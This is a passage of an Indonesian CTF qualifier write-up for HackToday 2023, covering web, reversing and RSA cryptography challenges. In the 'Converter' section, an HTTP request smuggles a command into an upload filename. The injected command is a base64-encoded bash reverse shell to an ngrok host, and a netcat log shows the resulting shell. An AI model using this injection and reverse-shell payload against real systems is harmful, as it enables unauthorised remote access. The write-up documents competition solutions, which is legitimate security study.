
Write Up Kualifikasi HackToday 2023

That Time I Reincarnated as a Hacktoday Player



wrth, kangwijen, beluga

Daftar Isi

Web Exploitation


LogInspek

Diberikan soal sebagai berikut


```
Mr. Robot trying to get his revenge
to a hacker website and need to login
as an admin, but seems like there is
no backend? well we dont know. Thats
why Mr. Robot asked John the
Inspector to help him to get the
flag.
https://loginspek.netlify.app/
```


Dari soal yang diberikan, dapat didapati bahwa sepertinya aplikasi berjalan untuk frontend saja dan tidak memiliki backend. Dari ini bisa disimpulkan bahwa kemungkinan aplikasi menggunakan semacam Single Page Apps.


Apabila dicheck menggunakan inspect element, didapati bahwa aplikasi menggunakan Svelte



Setelah ditelusuri source code nya, didapati route aplikasi berada ada file berikut. Di file ini juga diketahui endpoint yang menampilkan base32 dari flag


Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Recorder
Performance insights
Page
Filesystem
index.bdbbdc5e.js
stores.d9405d73.js
start.d21dd10a.js
0.55a26304.js
app.75a7d279.js
top
loginspek.netlify.app
_app/immutable
assets
chunks
entry
app.75a7d279.js
start.d21dd10a.js
nodes
0.55a26304.js
1.74fc36d1.js
2.d5bca025.js
(index)
Wappalyzer - Technology profile
"/MFSG22LOMFSG22LOMFSG22LOMFSG22LOMFSG22LOMFSG22LOMFSG22LOMFSG22LO": [3],
"/sverdle": [-6],
"/sverdle/how-to-play": [6]
export {ae as dictionary, le as hooks, ie as matchers, re as nodes, se as root, oe as server_loads};
Line 1, Column 6630
Coverage: n/a


loginspek.netlify.app/mfsg22lomfsg22lomfsg22lomfsg22lomfsg22lomfsg22lomfsg22lomfsg22lomfsg22lo
HOME
LOGIN
Welcome to the Admin Page!
There is something here to be honest
This page can only be accessed after successful login.
NBQWG23UN5SGC6L3GF2HUX3KOU2XIXZRNY2XAM3DORPTK23JNRWHGX3COIYH2===


VIEW
Encoded
NBQWG23UN5SGC6L3GF2HUX3KOU2XIXZRNY2XAM3DORPTK23JNRWHGX3C
OIYH2===
ENCODE DECODE
Base32
VARIANT
Base32 (RFC 3548, RFC 4648)
Decoded 38 bytes
VIEW
Text
hacktoday{1tz_ju5t_1n5p3ct_5kills_br0}
Ads by EthicalAds

Flag: hacktoday{1tz_ju5t_1n5p3ct_5kills_br0}

Converter

Diberikan sebuah source code yang memiliki route /convert. Semua logic aplikasi berada pada endpoint ini.

```
app.post('/convert', upload.single('video'), (req, res) => {
    if (!req.file) {
        return res.status(400).json({ error: 'No file uploaded.' });
    }

    const inputBuffer = req.file.buffer;
    const content = inputBuffer.toString().toLowerCase();
    const originalFileName = req.file.originalname;

    if (originalFileName.includes(' ')) {
        return res.status(400).json({ error: 'Your filename contains
whitespace' });
    }
    const hasBlacklistKeywords = blacklist.some(keyword =>
originalFileName.toLowerCase().includes(keyword));
    if (hasBlacklistKeywords) {
        return res.status(400).json({ error: 'Say no to hacker' });
    }
    if (req.file.mimetype !== 'video/mp4') {
        return res.status(400).json({ error: 'Invalid file format' });
    }
    const fileExtension = path.extname(originalFileName).toLowerCase();
    if (fileExtension !== '.mp4') {
        return res.status(400).json({ error: 'Invalid file extension'
});
    }
    if (req.file.size > 500000) {
        return res.status(400).json({ error: 'File too large', note:
'Limited only for 500kb' });
    }
    const randNameOutput =
crypto.createHash('md5').update(crypto.randomBytes(16)).digest('hex');
    const outputFilePath = path.join(__dirname,
`uploads/${randNameOutput}.mp3`);

    const inputFileTempPath = path.join(__dirname,
`uploads/${originalFileName}.mp4`);
```

```
    fs.writeFileSync(inputFileTempPath, inputBuffer);

    const ffmpegCommand = `ffmpeg -i ${inputFileTempPath} -vn -ar 44100
-ac 2 -ab 192k -f mp3 "${outputFilePath}"`;
    exec(ffmpegCommand, (error, stdout, stderr) => {
        if (error) {
            console.error('Error during conversion:', error);
            res.status(500).json({ error: 'Error during conversion.'
});
        } else {
            res.setHeader('Content-Disposition', 'attachment;
filename=converted.mp3');
            res.setHeader('Content-Type', 'audio/mpeg');
            const fileStream = fs.createReadStream(outputFilePath);
            fileStream.on('end', () => {
                fs.unlinkSync(outputFilePath);
            });
            fileStream.pipe(res);
        }

        setInterval(() => {
            removeOldFiles(path.join(__dirname, 'uploads'));
        }, 60 * 1000);

    });
});
```

Pada code berikut, dapat diamati bahwa aplikasi mengizinkan user untuk mengupload sebuah file dengan beberapa checking, yakni harus memiliki extension .mp4, memiliki content-type video/mp4, tidak lebih dari 500kb dan tidak boleh memiliki spasi. Kemudian file yang kita upload tersebut akan dilakukan konversi menggunakan ffmpeg menjadi file .mp3.

Nama file yang diupload user akan di-concatenate dengan $pwd/uploads dan diakhiri dengan .mp4, kemudian dimasukkan ke variable **`inputFileTempPath`**. Dapat diamati bahwa aplikasi menggunakan input user **`inputFileTempPath`** langsung kedalam command line sehingga membuat aplikasi vulnerable terhadap command injection.

Untuk melakukan command injection, kita perlu melakukan request seperti ini

Request

Pretty Raw Hex

```
1 POST /convert HTTP/1.1
2 Host: 103.181.183.216:16006
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=---------------------------732967939382747806733361908 21
8 Content-Length: 383
9 Origin: http://103.181.183.216:16006
10 Connection: close
11 Referer: http://103.181.183.216:16006/
12 Upgrade-Insecure-Requests: 1
13
14 ---------------------------732967939382747806733361908 21
15 Content-Disposition: form-data; name="video"; filename="
  tes.mp4;echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8wLnRjcC5hcC5uZ3Jvay5pby8xNDcxMiAwPiYx|base64${IFS}-
  d|bash;id;.mp4"
16 Content-Type: video/mp4
17
18  NIP on line 1 only contain 0-9 a-z A-Z , minimum 3 characters
19
20 ---------------------------732967939382747806733361908 21--
21
```


Disini saya menggunakan ${IFS} untuk melakukan bypass pada character spasi yang di blokir. Kemudian menggunakan payload reverse shell dalam base64 yang nantinya akan di decode dan di-input kedalam bash.

Mengirimkan code tersebut akan memberikan reverse shell kepada attacker.

```
root@Amogus:/tmp/shell# nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 59342
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
ctf@33cc8d0946f3:~$ whoami
whoami
ctf
ctf@33cc8d0946f3:~$ ls /
ls /
bin
boot
dev
etc
fl4gz_b872f667-5259-43a2-880e-f3c560bd1cb0
home
lib
lib32
lib64
```

```
ctf@33cc8d0946f3:~$ cat /fl4gz_b872f667-5259-43a2-880e-f3c560bd1cb0 && echo
cat /fl4gz_b872f667-5259-43a2-880e-f3c560bd1cb0 && echo
hacktoday{converting_has_never_been_this_enjoyable!_7a9eae92-dbd9-4743-bc42-62777090a5f2}
ctf@33cc8d0946f3:~$
```

Kata probset sih unintended wkwk




Flag:
hacktoday{converting_has_never_been_this_enjoyable!_7a9eae92-dbd9-4743-bc42-62777090a5f2}


Reverse Engineering

OnlyAdminCanSee


Disini kita diberikan file .NET. Saya menggunakan IDA untuk membuka file tersebut dan setelah saya langsung mengecek function yang menarik perhatian saya itu "Reversee.1.MainWindow__OnlyAdminssssCanSee…" Dimana di file tersebut terdapat pastebin




Tentu saja saya langsung mengunjungi tempat tersebut.
(https://pastebin.com/raw/VWgc4jWn)



Isinya begitu ternyata, saya langsung masukkan CyberChef deh dan kita mendapatkan flagnya.





FLAG: hacktoday{D0tN3t_Em4ng_3z_k4n_y4_g4k_sus4h_h4h4h4h4}

Cryptography

Reverse RSA

Diberikan sebuah script seperti berikut beserta outputnya

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import random
import os
import hashlib

def generate_prime():
    while True:
        a,b = random.getrandbits(512), random.getrandbits(512)
        if isPrime(pow(a+b,2) - 2*a*b):
            return pow(a+b,2) - 2*a*b,a,b
```

```python
def encrypt(m: str, a: int, b: int):
    key1 = hashlib.sha256(long_to_bytes(a)).digest()[:16]
    key2 = hashlib.sha256(long_to_bytes(b)).digest()[:16]
    enc = AES.new((key1+key2), AES.MODE_ECB)
    return enc.encrypt(pad(m.encode(),16)).hex()

def hehe():
    e = 3
    m = open("flag.txt", "r").read()
    while True:
        p,a1,b1 = generate_prime()
        q,a2,b2 = generate_prime()
        phi = (p-1)*(q-1)
        d = inverse(e,phi)
        if d > 1:
            break
    return [encrypt(m[:len(m)//2],a1,b1),
encrypt(m[len(m)//2:],a2,b2)],p,q,e,phi,d

def main():
    c = os.urandom(128)
    c = bytes_to_long(c)
    arr,p,q,e,phi,d = hehe()
    n = p*q
    c = pow(c,e,n)
    with open("output.txt", "w") as f:
        f.write(f"{arr = }\n")
        f.write(f"{n = }\n")
        f.write(f"hint1 = {pow(d,e,n)}\n")
        f.write(f"hint2 = {pow(phi,e,n)}\n")
        f.write(f"{c = }\n")

if __name__ == "__main__":
    main()
```

Seperti yang dilihat kita diberikan n, e=3, d^3 dan phi^3. Untuk menyelesaikan bagian pertama ini, kita perlu memfaktorkan n.

Untuk mengetahui cara faktorinnya, pertama kita perlu tahu sama yang namanya [franklin-reiter related message attack.]

Let $\langle N; e_i \rangle$ be Alice's public key. Suppose $M_1; M_2 \in \mathbb{Z}_N$ are two distinct messages satisfying $M_1 \equiv f(M_2) \pmod{N}$ for some publicly known polynomial $f \in \mathbb{Z}_N[x]$. To send M_1 and M_2 to Alice, Bob may naively encrypt the messages and transmit the resulting ciphertexts $C_1; C_2$. Eve can easily recover $M_1; M_2$, given $C_1; C_2$, by using the following theorem:

Theorem 3 (Franklin–Reiter)[1]

Let $\langle N, e \rangle$ be an RSA public key. Let $M_1 \neq M_2 \in \mathbb{Z}_N^*$ satisfy $M_1 \equiv f(M_2) \pmod{N}$ for some linear polynomial $f = ax + b \in \mathbb{Z}_N[x]$ with $b \neq 0$. Then, given $\langle N, e, C_1, C_2, f \rangle$, attacker (Eve) can recover M_1, M_2 in time quadratic in $e \cdot \log N$.

Proof

Since $C_1 \equiv M_1^e \pmod{N}$, we know that M_1 is a root of the polynomial $g_1(x) = f(x)^e - C_1 \in \mathbb{Z}_N[x]$. Similarly, M_2 is a root of $g_2(x) = x^e - C_2 \in \mathbb{Z}_N[x]$. Hence, the linear factor $x - M_2$ divides both polynomials. Therefore, Eve may calculate the greatest common divisor $\gcd(g_1, g_2)$ of g_1 and g_2, and if the $\gcd$ turns out to be linear, M_2 is found. The $\gcd$ can be computed in quadratic time in e and $\log N$ using the Euclidean algorithm.

Jadi misalkan ada dua buah message m1 dan m2 yang di encrypt (preferably e nya kecil kayak 3), lalu kita tahu relasi kedua message itu (e.g m2 = m1+x), maka kita given c1 dan c2, kita bisa merecover si m1 ini.

Sekarang kalau diperhatikan, d dan phi kan sebenarnya memiliki relasi, jadi teorinya kita bisa melakukan related message attack.

Perhatikan bahwa:

ed = 1 (mod phi)
(ed)^3 = (1 + k(phi))^3
e^3(d_enc) = (1 + k(phi))^3

nah sekarang k ini berapa? tenang saja, k ini bisa kita bruteforce karena k < e (the proof is left as an exercise to reader). Karena e nya = 3, maka k antara 1 atau 2

sekarang kita tinggal perlu mencari ciphertext yang related sama i + k(phi) ini, tentu saja, karena kita punya phi_enc, maka:

phi_enc = (phi)^3
k^3(phi_enc) = (k(phi))^3

dari sini kita bisa melihat lewat 2 persamaan diatas terdapat related message, dengan anggapan m1 = k(phi), maka m2 = m1+1, sehingga dari sini kita bisa melakukan related message attack

(source)

```
def gcd(a, b):
    while b:
        a, b = b, a % b
    return a.monic()

P = PolynomialRing(Zmod(n), names=('X',)); (X,) = P._first_ngens(1)
g1 = (X + 1)**e - ((hint1*pow(3,e,n))%n)
g2 = X**e - ((hint2*8)%n)
result = -gcd(g1, g2).coefficients()[0]
```

```
phi = result//2
print(phi)
assert pow(phi,e,n) == hint2
d = inverse_mod(e,phi)
print(d)
assert pow(d,e,n) == hint1
```

dari sini kita sudah dapat phi dan d, sekarang waktunya faktorin p dan q menggunakan aljabar biasa

notice bahwa phi = n - (p+q) + 1
maka p+q = n - phi + 1
sisanya bisa dilihat di comment potongan kode berikut

```
pplusq = int(n - phi + 1)
# q = pplusq - p
# n = p * (pplusq - p)
# n = pplusq * p - p**2
# p**2 - pplusq * p + n = 0
# p = (pplusq +- sqrt(pplusq**2 - 4 * n)) / 2 <- rumus akar persamaan
kuadrat
p = (pplusq + int(iroot(pplusq**2 - 4 * n, 2)[0])) // 2
if n % p == 0:
    q = n // p
else:
    p = (pplusq - int(iroot(pplusq**2 - 4 * n, 2)[0])) // 2
    q = n // p
```

oke sekarang kita sudah selesai memfaktorin, sekarang waktunya decrypt flag
perhatikan kode berikut

```
def generate_prime():
    while True:
        a,b = random.getrandbits(512), random.getrandbits(512)
        if isPrime(pow(a+b,2) - 2*a*b):
            return pow(a+b,2) - 2*a*b,a,b
```

```
def hehe():
    e = 3
    m = open("flag.txt", "r").read()
    while True:
        p,a1,b1 = generate_prime()
```

```
        q,a2,b2 = generate_prime()
        phi = (p-1)*(q-1)
        d = inverse(e,phi)
        if d > 1:
            break
    return [encrypt(m[:len(m)//2],a1,b1),
encrypt(m[len(m)//2:],a2,b2)],p,q,e,phi,d
```

```
def encrypt(m: str, a: int, b: int):
    key1 = hashlib.sha256(long_to_bytes(a)).digest()[:16]
    key2 = hashlib.sha256(long_to_bytes(b)).digest()[:16]
    enc = AES.new((key1+key2), AES.MODE_ECB)
    return enc.encrypt(pad(m.encode(),16)).hex()
```

Nah jadi kalau dilihat, p itu dibentuk sebagai penjumlahan dua bilangan kuadrat (a**2 + b**2), terus a sama b ini digunakan sebagai key untuk AES encrypt si flagnya, jadi kita tinggal perlu cari a dan b dari p dan q yang sudah kita miliki, untungnya sagemath sudah punya fungsi two_squares sehingga kita tidak perlu capek capek


```
a1,b1 = list(map(int,two_squares(p)))
assert a1**2 + b1**2 == p
a2,b2 = list(map(int,two_squares(q)))
assert a2**2 + b2**2 == q
```

full solver:

```
from sage.all import *
from gmpy2 import iroot
from Crypto.Cipher import AES
import hashlib
from Crypto.Util.number import long_to_bytes
arr =
['157ac614902984894fdeebbfbb071706c567595ec75d8cfa15b4fa78daec262d',
'595c471aa4f4fd674f1e3d2d92451989241fc1e5483943462f22139c40f60d26']
n =
940472341379409684075048653578528587679453551136157685341289420084591182
299690036763319720518665420865730041962422317731126638824488366816785906
161693853208737072401256183407245763007386500197723894996672234142065491
363488086313927547736739320580394284570083084203006064487979939256071610
907568699799618248452415699933493854354486572074847717136113554114219460
908145951836362023313860299870126918469757911219457349691268685976027977
738494848219460357524957901959637139075313267969132341617679335230922422
550213527384247215941422189285822992606543958972604453536766855635215258
